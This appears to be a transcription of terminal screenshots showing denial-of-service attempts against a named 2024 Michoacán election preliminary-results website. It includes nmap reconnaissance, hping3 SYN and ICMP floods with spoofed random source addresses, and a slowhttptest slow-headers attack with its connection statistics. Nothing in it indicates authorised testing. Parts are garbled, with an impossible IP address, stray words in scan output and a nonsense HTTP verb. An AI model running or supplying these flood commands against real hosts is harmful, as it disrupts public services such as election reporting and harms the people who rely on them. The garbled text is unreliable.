8080/tcp  open  http      Cloudflare http proxy, tienen un carácter informativo y no
|_http-server-header: cloudflare
|_http-title: Did not follow redirect to https://sitio-prep-michoacan-2024.sistemaprep.com/
```

sudo apt install slowhttptest
sudo hping3 54.705.10.86
--flood --rand-source



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ sudo hping3 -d 120 -S -p 8043 --flood --rand-source 104.18.19.79
HPING 104.18.19.79 (eth0 104.18.19.79): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

(kali@kali)-[~]
└─$ sudo hping3 -d 120 -S -p 8043 --flood --rand-source 104.18.19.79
HPING 104.18.19.79 (eth0 104.18.19.79): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown

(kali@kali)-[~]
└─$ sudo hping3 104.18.19.79 --flood --rand-source --icmp
HPING 104.18.19.79 (eth0 104.18.19.79): icmp mode set, 28 headers + 0 data by
tes
hping in flood mode, no replies will be shown

(kali@kali)-[~]
└─$ nmap -A 104.18.19.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 16:56 UTC
Nmap scan report for 104.18.19.79
Host is up (0.025s latency).
Not shown: 996 filtered tcp ports (no-response)
```

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ slowhttptest -u https://sitio-prep-michoacan-2024.sistemaprep.com/
slowhttptest version 4.0.0
- https://github.com/shokyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 6554
URL: https://sitio-prep-michoacan-2024.sistemaprep.com/
sp.com/
verb: FANGYEDD
cookie:
content-length header value: 8492
follow up data max size: 24
Fri May 3 17:22:05 2024:
slow HTTP test status on 75th second:
using proxy: no proxy
initializing: 0
pending: 167
connected: 1524
error: 0
closed: 592
service available: YES
Fri May 3 17:22:05 2024:
```